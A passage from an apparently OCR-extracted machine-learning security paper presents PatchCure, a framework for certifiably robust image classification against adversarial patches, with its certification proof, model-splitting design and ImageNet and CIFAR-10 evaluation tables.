14: $\mathcal{A}^f_{\mathcal{R}} \leftarrow \text{MAP}(\mathbb{M}_{\text{srf}}, \mathcal{A}_{\mathcal{R}})$ ▷ To feature-space adversary
15: $c \leftarrow \text{SO-CERT}(\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}, \mathcal{A}^f_{\mathcal{R}}, y)$ ▷ Certification
16: **return** c
17: **end procedure**

Model inference (Lines 7-11). Once we build the SRF and LRF sub-models and decide on the secure operation algorithm, the inference is straightforward. Given an input image $\mathbf{x}$, we first use the SRF model $\mathbb{M}_{\text{srf}}(\mathbf{x})$ to extract features $\mathbf{f} = \mathbb{M}_{\text{srf}}(\mathbf{x})$. Next, we activate the secure operation $\mathrm{SO}(\cdot)$ on the feature tensor for the final prediction: $\hat{y} = \mathrm{SO}(\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M})$. The procedure $\mathrm{SO}(\cdot)$ takes as inputs a feature/image tensor $\mathbf{f}$, an LRF model $\mathbb{M}_{\text{lrf}}$, and any parameters $\mathcal{M}$ of the secure operation algorithm, and outputs robust prediction labels $\hat{y} \in \mathcal{Y}$.

Robustness certification (Lines 12-17). Given a *clean* image $\mathbf{x}$, we first extract features using the SRF model $\mathbf{f} = \mathbb{M}_{\text{srf}}(\mathbf{x})$. Next, we map the image-space adversary to the feature-space adversary: the procedure $\text{MAP}(\cdot)$ uses Equation 2 to calculate the number of corrupted features p^f based on the adversarial patch size p in the input image, convert each image-space patch region $\mathbf{r}$ to feature-space corruption region $\mathbf{r}^f$ accordingly, and then generate the feature-space adversary threat model $\mathcal{A}^f_{\mathcal{R}}$ for further robustness analysis. Finally, we call the robustness certification procedure of the secure operation algorithm on the feature tensor (with the feature-space threat model): $\hat{y} = \text{SO-CERT}(\mathbf{f}, \mathbb{M}_{\text{lrf}}, \mathcal{M}, \mathcal{A}^f_{\mathcal{R}}, y)$. The certification procedure $\text{SO-CERT}(\cdot)$ takes as inputs a feature/image tensor $\mathbf{f}$, the LRF model $\mathbb{M}_{\text{lrf}}$, the secure operation parameters $\mathcal{M}$ used for the model inference, the feature-space threat model $\mathcal{A}^f_{\mathcal{R}}$, and the ground-truth label $y \in \mathcal{Y}$, and outputs a boolean variable $b \in \{\texttt{True}, \texttt{False}\}$ indicating if the certification succeeds, i.e., $\hat{y} = \mathbb{M}_{\text{lrf}}(\mathbf{f}') = y, \forall \mathbf{f}' \in \mathcal{A}^f_{\mathcal{R}}(\mathbf{f})$. We will state and prove the correctness of our certification procedure $\text{PCURE-CERTIFY}(\cdot)$ in Section 3.4.



Figure 4: Local attention: each square is a visual token.

3.3 Building SRF Models

In this subsection, we discuss the details of the $\text{TOSRF}(\cdot)$ procedure – how to build SRF models upon off-the-shelf LRF architectures. Since we take computation efficiency as a major performance metric in this paper, we aim to build SRF models with similar computation efficiency as vanilla LRF models. We will discuss approaches for both attention-based (e.g., ViT [13]) and convolution-based (e.g., ResNet [20]) architectures.

ViT-SRF – a ViT [13] variant. To build an attention-based SRF model, we design a ViT variant named ViT-SRF. A vanilla ViT [13] model leverages *global attention* across all visual tokens to fine-tune visual features in each attention layer: the top of Figure 4 illustrates a global attention example where the attention operates across all 9 visual tokens. The global attention makes each ViT feature have a large (global) receptive field. As a result, even if the attacker only corrupts one token, all tokens might be maliciously affected and corrupted. To enforce SRF and avoid complete feature corruption, we propose to use *local attention* over a subset of visual tokens. At the bottom of Figure 4, we provide an example where the attention operation is applied locally to sub-groups of visual tokens (each sub-group has 3 tokens). With this local attention operation, one corrupted token can only affect tokens within the sub-group instead of all tokens.

Computation efficiency. The ViT-SRF model can achieve similar computation efficiency as the vanilla ViT model. First, the number of attention operations can be reduced by our local attention operation. For example, the global attention example in Figure 4 requires $\binom{3\cdot 3}{2} = 36$ attention pairs where the local attention only requires $3 \cdot \binom{3}{2} = 9$. On the other hand, the local attention requires additional operations like reor-

ganizing tensor memory layout and adding/removing `[CLS]` tokens. We will show that our implementation of ViT-SRF has a similar overall inference speed as vanilla ViT in Section 4.

BagNet [3] – a ResNet [20] variant. To build convolution-based SRF models, we leverage an off-the-shelf SRF architecture named BagNet [3]. BagNet is based on the ResNet-50 architecture [20]; it achieves SRF by reducing the kernel sizes and strides of certain convolution and max-pooling layers to ones. BagNet was originally proposed for interpretable machine learning and later adopted as a building block for patch defenses (e.g., PatchGuard [54], BagCert [34]).

Computation efficiency. Small kernel sizes and strides increase the size of the feature map as well as the overall computation costs. As a result, BagNet requires more computation than ResNet-50: we find that BagNet can be 1.5× slower than ResNet in our empirical evaluation (Section 4). Nevertheless, we still categorize BagNet as a computationally efficient SRF model, since other convolution-based SRF models usually incur more than 10× computation overheads.

Notes: other inefficient SRF models. We note that there exist other *inefficient* SRF architectures [7, 25, 26, 44]. For example, a popular SRF strategy is to use an ensemble of vanilla classifiers: each classifier makes a prediction on a cropped small image region; the final prediction is generated via majority voting. This strategy was first proposed in De-randomized Smoothing [25] for ResNet, which incurs a 200+× slowdown. Later, this ensemble idea was adapted for ViT [13] in Smoothed ViT [44], ECViT [7], and ViP [26] with different tricks to improve computation efficiency; however, these SRF models still require more than 10× more computation than vanilla ViT. In contrast, our ViT-SRF has similar computation efficiency as vanilla ViT and BagNet only incurs a 1.5× slowdown (Table 2 in Section 4).

3.4 Robustness Certification

In this subsection, we discuss the robustness certification algorithm (PCURE-CERTIFY$(\cdot)$ in Algorithm 1). We first discuss the correctness of two sub-procedures used in PCURE-CERTIFY$(\cdot)$, i.e., MAP$(\cdot)$ and SO-CERT$(\cdot)$, and then formally state and prove the correctness of our certification algorithm in Theorem 1.

Sub-procedure MAP$(\cdot)$. Recall that MAP$(\cdot)$ uses Equation 2 (from Section 2.3) to calculate the maximum number of corrupted features and convert an image-space threat model $\mathcal{A}_{\mathcal{R}}$ to a feature-space threat model $\mathcal{A}^f_{\mathcal{R}}$. A correctly implemented MAP$(\cdot)$ procedure provides the following proposition.

Proposition 1 (Correctness of MAP$(\cdot)$)**.** *Given a correctly implemented* MAP$(\cdot)$*, an image-space threat model $\mathcal{A}_{\mathcal{R}}$, an SRF sub-model $\mathbb{M}_{srf}$, an input image $\mathbf{x}$, and the converted feature-space threat model $\mathcal{A}^f_{\mathcal{R}} = \text{MAP}(\mathbb{M}_{srf}, \mathcal{A}_{\mathcal{R}})$, we have: for any adversarial image $\mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x})$, its corresponding adversarial feature map $\mathbf{f}' = \mathbb{M}_{srf}(\mathbf{x}')$ is covered by the feature-space threat model $\mathcal{A}^f_{\mathcal{R}}$. Formally, we have $\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x}), \mathbf{f}' = \mathbb{M}_{srf}(\mathbf{x}') : \mathbf{f}' \in \mathcal{A}^f_{\mathcal{R}}(\mathbf{f}), \mathbf{f} = \mathbb{M}_{srf}(\mathbf{x})$.*

Sub-procedure SO-CERT$(\cdot)$. A correctly implemented SO-CERT$(\cdot)$ ensures that the following proposition is true.

Proposition 2 (Correctness of SO-CERT$(\cdot)$)**.** *Given a correctly implemented* SO-CERT$(\cdot)$*, an input tensor $\mathbf{f}$, the model $\mathbb{M}_{lrf}$, the secure operation parameter $\mathcal{M}$, the threat model $\mathcal{A}^f_{\mathcal{R}}$, and the ground-truth label y, if* SO-CERT$(\mathbf{f}, \mathbb{M}_{lrf}, \mathcal{M}, \mathcal{A}^f_{\mathcal{R}}, y)$ *returns* `True`*, we have certifiable robustness. Formally, we have* SO-CERT$(\mathbf{f}, \mathbb{M}_{lrf}, \mathcal{M}, \mathcal{A}^f_{\mathcal{R}}, y) =$ `True` $\implies \forall \mathbf{f}' \in \mathcal{A}^f_{\mathcal{R}}(\mathbf{f}) : \text{SO}(\mathbf{f}', \mathbb{M}_{lrf}, \mathcal{M}) = y$.

Certification procedure PCURE-CERTIFY$(\cdot)$. With the two propositions discussed above, we can state and prove the correctness of the certification procedure below.

Theorem 1. *Given a clean image $\mathbf{x}$, its ground-truth label y, the* PATCHCURE *defense setting $\mathbb{M}_{srf}, \mathbb{M}_{lrf}, \mathcal{M}$, the image-space patch threat model $\mathcal{A}_{\mathcal{R}}$, and correctly implemented* MAP$(\cdot)$ *and* SO-CERT$(\cdot)$ *procedures (Propositions 1 and 2), if the certification procedure* PCURE-CERTIFY$(\cdot)$ *returns* `True`*, we have certifiable robustness for this clean image. Formally, we have* PCURE-CERTIFY$(\mathbf{x}, y, \mathbb{M}_{srf}, \mathbb{M}_{lrf}, \mathcal{M}, \mathcal{A}_{\mathcal{R}}) =$ `True` $\implies \forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x}) : \text{PCURE-INFER}(\mathbf{x}', \mathbb{M}_{srf}, \mathbb{M}_{lrf}, \mathcal{M}) = y$

Proof. The correctness of two sub-procedures MAP$(\cdot)$ and SO-CERT$(\cdot)$ gives us two useful propositions. Proposition 1 demonstrates that $\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x}), \mathbf{f}' = \mathbb{M}_{\text{srf}}(\mathbf{x}')$, we have $\mathbf{f}' \in \mathcal{A}^f_{\mathcal{R}}(\mathbf{f})$; Proposition 2 demonstrates that $\forall \mathbf{f}' \in \mathcal{A}^f_{\mathcal{R}}(\mathbf{f})$, we have $\text{SO}(\mathbf{f}', \cdot) = y$, as long as SO-CERT$(\cdot)$ returns `True`. Combining two propositions together, we can derive that, $\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x}), \mathbf{f}' = \mathbb{M}_{\text{srf}}(\mathbf{x}')$ we have $\text{SO}(\mathbf{f}', \cdot) = y$, as long as SO-CERT$(\cdot)$ returns `True`.

According to Lines 12-17 of Algorithm 1, PCURE-CERTIFY$(\cdot)$ returns `True` iff SO-CERT$(\cdot)$ returns `True`. Moreover, Lines 7-11 show that PATCHCURE-INFER$(\mathbf{x}', \cdot) =$ SO$(\mathbf{f}', \cdot)$. Therefore, we have proved that $\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x})$, PCURE-INFER$(\mathbf{x}', \cdot) = y$, as long as PCURE-CERTIFY$(\cdot)$ returns `True`. □

Remark 1: certifiable robustness evaluation. In our evaluation (Section 4), we will apply the PCURE-CERTIFY$(\cdot)$ procedure to labeled datasets and report *certified robust accuracy* as the fraction of test images for which PCURE-CERTIFY$(\cdot)$ returns `True`. This certified robust accuracy is our robustness evaluation metric.

Remark 2: adaptive attacks vs. certifiable robustness. Theorem 1 ensures that the certified robust accuracy discussed above covers all possible attackers within a given threat model, i.e., $\forall \mathbf{x}' \in \mathcal{A}_{\mathcal{R}}(\mathbf{x})$. The threat model $\mathcal{A}_{\mathcal{R}}$ can capture an adaptive attacker who has full knowledge of the defense and uses a patch of a certain shape and size at all possible locations

and with all possible patch content. Therefore, we can view certified robust accuracy as a lower bound of model accuracy against any (adaptive) attack within the threat model $\mathcal{A}_{\mathcal{R}}$. For example, if we consider an attacker who can use a 2%-pixel square patch with any patch content at any image location, a certified robust accuracy of 61.6% means that no adaptive attacker using the same patch shape and size can reduce the model accuracy below 61.6% (guaranteed by Theorem 1). With this theoretical guarantee, our evaluation focuses on certified robustness instead of empirical robustness against *concrete* adaptive attack algorithms.

Remark 3: certification and inference procedures. We note that our certification procedure PCURE-CERTIFY$(\cdot)$ requires ground-truth labels to check the correctness of the model prediction for robustness evaluation. In contrast, our inference procedure PCURE-INFER$(\cdot)$ does not require a ground-truth label and thus can be deployed in the wild. The certifiable robustness evaluated on a labeled dataset (using the certification procedure) provides a robustness estimation for the model (inference procedure) deployed in the wild.

3.5 PATCHCURE Instantiation

In this subsection, we discuss how to instantiate PATCHCURE with different parameter settings to approach the three-way trade-off problem.

PATCHCURE parameters. There are four major parameters for the PATCHCURE defense. The *first* is the splitting layer index k used in model splitting SPLIT$(\cdot)$. As we choose a larger k, we will split the model at a deeper layer, which could improve inference efficiency but could also make the LRF sub-model too shallow to achieve high utility for the end-to-end defense model. The *second* parameter is the base model architecture $\mathbb{M}_{\mathfrak{b}}$ used to construct SRF and LRF models. Different architectures usually have different properties. For example, ViT is shown more robust to occlusion [19], which can be viewed as a non-adversarial pixel patch. The *third* parameter is the receptive field size **rf**, larger receptive fields can improve model utility but might hurt the certifiable robustness [54]. The fourth parameter is the parameter(s) of the secure operation layer; it controls the properties of the secure operation algorithm.

Next, we focus on the model splitting parameter k, which is the unique parameter introduced by our PATCHCURE framework, and discuss three different choices of k for PATCHCURE instantiation. Recall that $k \in \{0, 1, \cdots, L\}$, where L is the number of all model backbone layers (excluding feature aggregation and classification layers), specifies the layer where we split the model and insert the secure operation.

Case 1: Optimizing for computation efficiency. ($k = L$). First, we aim to build efficient defense instances by setting k to its largest value L. In this case, we convert the entire model backbone into an SRF model and instantiate the LRF model as a combination of global average pooling plus a linear classification head. The computation overhead of the LRF model is much smaller than the SRF model (e.g., 500× difference). Even dozens of LRF calls generated from the secure operation layer will not have a significant impact on the model inference efficiency.

Remark. In this case, we can consider PATCHCURE reduced to a pure SRF defense like PatchGuard [54]. Nevertheless, we note that PATCHCURE's flexibility of combining different modules naturally leads to the new idea of applying an LRF-based secure operation, e.g., double-masking [55], to an SRF-based feature map. In Figure 2, we have seen the benefits of this new combination: we build efficient PATCHCURE instances that outperform all but one existing (inefficient) defense in terms of robustness.

Case 2: Optimizing for model utility and robustness ($k = 0$). In the second case, we set $k = 0$ and reduce PATCHCURE to a pure LRF defense like PatchCleanser [55]. PATCHCURE with $k = 0$ can match the utility and robustness of any existing defense, at the cost of relatively large computation overheads.

Case 3: Interpolation between efficient defenses with high-robustness defenses ($0 < k < L$). Our final case study aims to leverage PATCHCURE to systematically adjust model performance in terms of robustness, utility, and efficiency. Recall that we can build state-of-the-art efficient defenses using $k = L$ and state-of-the-art defenses (without efficiency considerations) using $k = 0$. Now we want to further build defenses whose robustness-utility performance can fill the gap between efficient PATCHCURE (top stars in Figure 2) and the state-of-the-art PatchCleanser [55] (the pentagon in Figure 2; a special PATCHCURE instance with $k = 0$). We note that this task used to be hard: existing LRF defenses like PatchCleanser [55] do not have a design point that has similar inference efficiency as undefended models; existing efficient SRF defenses like PatchGuard [54] cannot sacrifice part of their efficiency in trade for better utility and robustness. However, with our PATCHCURE design, we can easily reach different performance points by varying k between 0 and L, as demonstrated in Figure 2 in Section 1 and more analyses in Section 4. This flexibility of tuning defense performance is useful in practice when we want to find the optimal defense instances given utility and efficiency constraints.

4 Evaluation

In this section, we present our evaluation results. We will demonstrate that PATCHCURE (1) guides us to build efficient defenses that outperform all but one prior (mostly inefficient) defense, and (2) allows us to flexibly adjust the robustness, utility, and efficiency of defense models.

4.1 Setup

Dataset. We focus on the ImageNet-1k dataset [12]. It contains 1.3M training images and 50k validation images from

1000 classes. ImageNet-1k is a challenging dataset that witnesses an intense three-way trade-off between robustness, utility, and efficiency [59]. It was also widely used for evaluation in prior works [7, 25, 26, 34, 44, 54, 67] and thus enables an easy and fair comparison between different defenses. We consider an image resolution of 224×224 for a fair inference efficiency comparison. We also include additional evaluation results for CIFAR-10 [23] in Section 4.3, and CIFAR-100 [23] and SVHN [38] in our technical report [61].

Model architectures. We consider ViT-B [13] and ResNet-50 [20] as our non-robust base models, and build ViT-SRF and BagNet as their SRF variants.

ViT-B and ViT-SRF. ViT-B [13] has 12 attention layers; we split between different attention layers, i.e., we select $k \in \{0, 1, \cdots, 12\}$. Moreover, we consider the ViT-B architecture with an input image size of 224×224: each visual token accounts for 16×16 image pixels, and there are 14×14 visual tokens in total. We consider local attention with a sub-group of 2×2, 14×1, and 14×2 visual tokens, which correspond to a receptive field size of 32×32, 224×16, 224×32 pixels, respectively. We name a ViT-SRF instance that uses local attention over $m \times n$ visual tokens as ViT{m}x{n}. We name a PATCHCURE instance that splits at k^{th} layer and instantiates SRF model with ViT{m}x{n} as PCURE-ViT{m}x{n}-k{k}. For example, PCURE-ViT14x1-k9 stands for a PATCHCURE instance that splits the vanilla ViT-B at the 9$^{\text{th}}$ attention layer and uses ViT-SRF with 14x1 local attention.

ResNet-50 and BagNet. ResNet-50 [20] has 50 layers in total, and we consider $k \in \{0, 1, \cdots, 50\}$. Moreover, we consider BagNet with different receptive field sizes of 17×17, 33×33, and 45×45 pixels. We name a PATCHCURE instance that uses BagNet with a receptive field size of $m \times m$ and splits at the k^{th} layer as PCURE-BagNet{m}-k{k}. For example, PCURE-BagNet33-k50 stands for a PATCHCURE instance that splits the vanilla ResNet-50 at the 50$^{\text{th}}$ layer and uses BagNet33 as the SRF sub-model.

Model training. We note that PATCHCURE models without the secure operation layer are standard feedforward networks. Therefore, we can leverage off-the-shelf training techniques and recipes to train our PATCHCURE models. For ViT-based models (ViT or ViT-SRF), we take the pretrained weight from MAE [19] and follow the recipe of MAE finetuning to tune a model for the classification task on ImageNet-1k. For ResNet-based models (ResNet or BagNet), we follow Schedule B of the ResNet-strikes-back paper [50] and train the model from scratch. We note that both ViT-based and ResNet-based models only use ImageNet-1k without additional data for fair comparison. During the training, we add random masks to the feature map of the k^{th} model backbone layer; this mimics the masking operation used in our LRF secure operation layer (e.g., double-masking [55]). After we train our PATCHCURE models, we add the secure operation layer back for robust inference.

Attack threat model. Our main evaluation results focus on *one* square patch that takes up to 2% of the image pixels and can be placed anywhere on the image, i.e., a 32×32 patch anywhere on the 224×224 image. This is a popular evaluation setting used in most existing works [7,25,26,34,44,54,67]. We will additionally analyze model performance for large patches (up to 70% of the image pixels) in Section 4.3. As discussed in Section 3.4 (Remark 2), our robustness certification procedure has accounted for *any* adaptive attack strategy within the constraint $\mathcal{A}_{\mathcal{R}}$ defined in Section 2.1. Therefore, we only need to specify the threat model $\mathcal{A}_{\mathcal{R}}$ (but not concrete attack algorithms) for robustness evaluation.

Table 2: Performance of undefended models

Models	Accuracy (%) clean	robust	Throughput (img/s)
ViT-B [13, 19]	83.7	0	191.7
ResNet-50 [20]	80.1	0	295.5
BagNet-33 [3]	73.0	0	192.2
ViT14x2	79.4	0	195.2
ViT14x1	77.4	0	190.4
ViT2x2	72.7	0	166.7

Evaluation metrics. We focus on the three-way trade-off problem between certifiable robustness, model utility, and computation efficiency; therefore, we have three major evaluation metrics. For certifiable robustness, we report *certified robust accuracy*, defined as the fraction of test images that the certification procedure (PCURE-CERTIFY$(\cdot)$ of Algorithm 1) returns `True`. This is a lower bound of model accuracy against any adaptive attack within the given threat model (recall Remark 2 in Section 3.4). For model utility, we report *clean accuracy*, which is the standard model accuracy on clean test images without adversarial patches. For computation efficiency, we report empirical *inference throughput* on clean images, which is defined as the number of images a model can make predictions within every second (including data loading and model feedforward). We use a batch size of 4 for the throughput evaluation – we find large batch sizes do not significantly affect throughput in our experiment setting (Appendix A). We also report latency, estimated FLOPs, and memory footprint of different defense models in Appendix A. We conduct our experiments using PyTorch [40] on one NVIDIA RTX A4000 GPU. We also discuss the implication of different hardware settings and application scenarios in Section 5.

Comparison with prior defenses. We compare our results with all prior certifiably robust defenses that can recover correct predictions (without abstention) and are scalable to the ImageNet-1k dataset: Clipped BagNet (CBN) [67], De-Randomized Smoothing (DRS) [25], PatchGuard [54], BagCert [34], PatchCleanser [55], Smoothed ViT (S-ViT) [44], ECViT [7], and ViP [26]. We note that S-ViT,

CBN [67]	49.5 (0.60)	7.1 (0.11)	**181.5 (86.4)**

† For each prior defense without multiple instances, we report its most robust and most efficient instances, denoted with "(robust)" and "(efficient)".
§ The PatchCleanser numbers in its original paper are slightly higher because they use additional ImageNet-21k [12] data for pretraining.

ECViT, and ViP propose similar algorithms by applying DRS to ViT, we sometimes group them into "DRS+ViT" to simplify the figure legend.

4.2 Main results

In Table 2 and Table 3, we report the main evaluation results for undefended models and different defenses on the ImageNet-1k dataset against one 2%-pixel square patch anywhere on the image. We note that many defenses have multiple defense instances; we report the performance of their most *robust* and most *efficient* instances if efficiency greatly affects their robustness performance. In Table 3, we additionally report the relative performance compared with the most robust prior defense, i.e., PatchCleanser [55].

PATCHCURE builds defense instances that have similar efficiency as undefended models. First, we analyze efficient defense instances. As discussed in Section 3.5, we will set $k = L$. We report performance for PCURE-ViT-14x2-k12, PCURE-ViT-14x1-k12, PCURE-ViT-2x2-k12, PCURE-BagNet33-k50, PCURE-BagNet17-k50, and PCURE-BagNet45-k50 in Table 3. For ViT-based defenses, we can see that the inference throughput is similar to that of vanilla ViT-B (Table 2). For ResNet/BagNet-based defenses, we find that our defenses are 2× slower than ResNet-50. Nevertheless, our BagNet-based defenses are still faster than most prior works, and we still categorize them as efficient defenses. In addition to the high inference efficiency, PATCHCURE also achieves decent model utility and robustness. For example, PCURE-ViT14x2-12 has a 78.3% clean accuracy for the challenging 1000-class ImageNet classification task and 44.2% certified robust accuracy against one 2%-pixel square patch anywhere on the image.

Table 4: Additional results for PatchCleanser [55] and PatchGuard [54] with different backbones

Defenses	Accuracy (%) clean	Accuracy (%) robust	Throughput (img/s)
PatchCleanser-ViT-B	82.5 (1.00)	61.1 (1.00)	2.1 (1.0)
PatchGuard-ViT14x2	76.9 (0.93)	23.1 (0.38)	193.4 (92.1)
PatchGuard-ViT14x1	75.2 (0.91)	29.9 (0.49)	188.7 (89.8)
PatchGuard-ViT2x2	69.6 (0.84)	33.0 (0.54)	164.7 (78.4)
PatchCleanser-ResNet50	78.3 (0.95)	53.1 (0.87)	10.6 (5.8)
PatchGuard-BagNet17	60.4 (0.73)	27.6 (0.45)	181.2 (86.3)
PatchGuard-BagNet33	67.2 (0.81)	24.0 (0.39)	183.4 (87.3)
PatchGuard-BagNet45	67.9 (0.82)	16.0 (0.26)	175.8 (83.7)

PATCHCURE provides a systematic way to balance the three-way trade-off between robustness, utility, and efficiency. Second, we aim to demonstrate PATCHCURE's flexibility to balance defense performance by adjusting the parameters k. In Table 3 and Figure 5, we report the performance of PCURE-ViT14x2 instantiated with different k. As we split the model at a deeper layer (larger k), the inference throughput greatly improves while the clean accuracy and the certified robust accuracy gradually decrease. This is because a deeper splitting point leads to a shallower LRF sub-model and thus reduces the cost of the secure operation layer (which calls the LRF sub-model multiple times). Meanwhile, a deeper splitting point slightly decreases the model capacity and leads to drops in clean accuracy and certified robustness accuracy.

PATCHCURE builds efficient defenses that outperform all but one (mostly inefficient) prior defenses and can achieve the best robustness/utility by sacrificing part of the computation efficiency. Now, we compare PATCHCURE with prior defenses. In addition to Table 3, we visualize the performance of different PATCHCURE instances and prior defenses in Figure 6.[3] First, we can see that efficient PATCHCURE instances (e.g., the first three rows in Table 3 and the red stars in Figure 6) achieve state-of-the-art utility and robustness performance among defenses with small defense overheads. For example, compared to the best efficient

[3] There are a large number of different PATCHCURE instances. Table 3 and Figure 6 only report two partially overlapped subsets of PATCHCURE instances for simplicity and better visual appearance.



Figure 5: Effect of the splitting layer k on ViT14x2-based PATCHCURE



Figure 6: Comparison between PATCHCURE and prior defenses



Figure 7: PATCHCURE robustness against larger patches

defense PatchGuard [54], our ViT-based defenses have 16.7-23.7% absolute improvements in clean accuracy and 18.2-21.1% absolute improvement in certified robust accuracy; our BagNet-based defenses have 10.8-17.8% absolute clean accuracy improvements and 8.8-18.1% absolute certified robust accuracy improvements. Moreover, we note that the robustness and utility performance of our efficient defenses is also comparable to, or even surpasses, many inefficient defenses. For example, our ViT-based defenses (red stars in Figure 6) outperform defenses from the DRS-ViT family [7, 26, 44] (purple squares in Figure 6).

The only existing defense that significantly outperforms our efficient instances is PatchCleanser [55]. However, we note that PatchCleanser is simply a design point of PATCHCURE with $k = 0$; PATCHCURE can easily reach the performance of PatchCleanser by sacrificing part of its computation efficiency. Figure 6 demonstrates that we can build a family of PATCHCURE instances (with different k and SRF submodels) that fill in the gap between PatchCleanser (purple pentagon) and efficient PATCHCURE instances (red stars). Moreover, we note that the PATCHCURE instances also achieve the best robustness and utility performance across all different efficiency levels (denoted by different colors in Figure 6). This PATCHCURE defense family allows us to easily find the optimal defenses that satisfy certain utility or computation constraints in practice.

PATCHCURE works well across different model backbones compared to PatchCleanser [55] and PatchGuard [54]. In Table 4, we report additionally results for PatchCleanser [55] and PatchGuard [54] with the same SRF/LRF backbones used by PATCHCURE for a targeted comparison. For ViT-based backbones, PATCHCURE instances like PCURE-ViT14x2-k12 (in Table 3) achieve significant speedup compared to PatchCleaner-ViT (in Table 4). Efficient PATCHCURE instances PCURE-k12 in Table 3 have similarly high inference throughput compared with PatchGuard in Table 4, but achieve a much high certified robust accuracy. We can also see similar observations for ResNet/BagNet backbones. These comparisons demonstrate that PATCHCURE works well across different backbone models with different receptive field sizes.

4.3 Detailed Analyses

In this section, we provide additional analyses of our PATCHCURE defenses. We will discuss the properties of SRF models used in PATCHCURE, PATCHCURE performance when facing larger patches, PATCHCURE performance on additional datasets, and the effects of different PATCHCURE parameters.

Our undefended SRF models have similar inference efficiency as off-the-shelf models with a small utility drop. In Section 3.3, we discussed how to build SRF models using off-the-shelf CNN and ViT. In Table 2, we report the performance of vanilla undefended SRF models. First, we can see that ViT-based models have similarly high computation efficiency as vanilla ViT models. For PCURE-ViT14x2, the inference throughput is even slightly higher than vanilla ViT. Moreover, we note that as we use a smaller receptive field (from 14x2 to 14x1 to 2x2 visual tokens), the clean accuracy of ViT-SRF decreases as expected; meanwhile, the inference throughput is also slightly affected because a smaller receptive field leads to more sub-groups of visual tokens, and each sub-group incurs additional computation costs (conversion between to the sub-group-style token layout and the original-style visual token layout). Second, for BagNet – the ResNet-based SRF model – we find that both clean accuracy and inference throughput are moderately affected. This is because smaller convolution kernels and strides result in a larger feature map and thus more computation. This is also why we find that the ViT-based PATCHCURE achieves better performance than the BagNet-based PATCHCURE in Section 4.2. For the rest of this subsection, we will focus on analyzing ViT-based defenses.

Different PATCHCURE instances exhibit different robustness against larger patches. In Section 4.2, we report certified robust accuracy for one 2%-pixel square patch anywhere on the ImageNet image, because this is a popular evalu-

Table 5: Performance of ViT-based defenses on CIFAR-10 (one 2%-pixel patch on the resized 224×224 images)

Dataset	Accuracy (%) clean	Accuracy (%) robust	Throughput (img/s)
PCURE-ViT14x2-k12	95.3	67.6	190.0
PCURE-ViT14x2-k6	96.8	70.3	44.4
PCURE-ViT2x2-k3	97.8	80.5	5.0
ViT-B [13]	98.1	0	188.3
PatchCleanser [55]/PCURE	98.0	86.5	3.8
S-ViT [44]	90.8	67.6	0.7
ECViT [7]	93.5	76.4	2.3

Table 6: PATCHCURE for *attack detection* on ImageNet against one 2%-pixel square patch

Models	Accuracy (%) clean	Accuracy (%) robust	Throughput (img/s)
PCURE-ViT14x2-k12	64.7	64.7	196.8
PCURE-ViT14x1-k12	63.5	63.5	192.3
PCURE-ViT2x2-k12	59.5	59.5	166.5
ViT + MR [32, 55]	74.3	74.3	2.5
ViP [26]	74.6	74.6	2.5
ScaleCert [17]	58.5	55.4	NA†
PatchGuard++ [57]	49.8	49.8	151.1

† We did not evaluate ScaleCert [17] due to the lack of open-source implementation.

ation setup for benchmark comparison [7,25,26,34,44,54,67]. In Figure 7, we report the certified robust accuracy of different PATCHCURE instances for different patch sizes (up to 192×192 on the 224×224 image). As shown in Figure 7, the certified robust accuracy decreases as the patch size increases. Notably, different defense instances have different sensitivity to larger patches. The most efficient defense, PCURE-ViT14x2-k12, is most sensitive to larger patches due to the relatively large receptive field size of its SRF model (ViT14x2 has a receptive field of 224×32). In contrast, ViT2x2 has a smaller receptive field of 32×32, and its PATCHCURE defense is more robust to larger patches. Moreover, we plot the results for PatchCleanser [55] and S-ViT [44], the two best-performing open-source defenses. First, we note that PatchCleanser can be viewed as a special PATCHCURE instance that uses an identical mapping layer (with a receptive field size of 1×1) as the SRF sub-model. It has the best robustness to larger patches but smaller throughput. Second, we can also see that our efficient PATCHCURE instances beat the robustness of S-ViT in almost all cases, at a much larger inference throughput.

